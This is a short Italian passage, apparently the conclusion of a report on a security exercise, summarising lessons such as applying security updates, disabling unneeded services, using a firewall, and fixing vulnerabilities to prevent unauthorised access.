L'esercitazione ci ha mostrato anche l'importanza di installare gli aggiornamenti di sicurezza, disattivare i servizi non necessari e proteggere le comunicazioni di rete attraverso il firewall.

In conclusione, il test dimostra che individuare e correggere le vulnerabilità è fondamentale per prevenire accessi non autorizzati e proteggere i sistemi informatici.